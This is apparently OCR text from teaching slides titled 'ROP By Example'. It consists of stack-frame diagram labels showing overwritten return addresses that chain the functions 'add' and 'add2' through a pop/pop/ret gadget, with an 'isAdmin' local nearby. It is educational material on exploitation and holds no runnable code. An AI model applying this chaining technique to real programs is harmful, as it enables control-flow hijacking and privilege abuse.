
0x22
0x11
SIP (&<…>
SIP (&<add2>)
0x02
0x01
&pop/pop/ret
SIP (&<add>)
SFP
isAdmin
firstname

add2 Stuff

add Stuff

Stack Frame
<handleData>

ROP By Example




add2 Stuff

add Stuff

Stack Frame <handleData>

ROP By Example



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

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

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
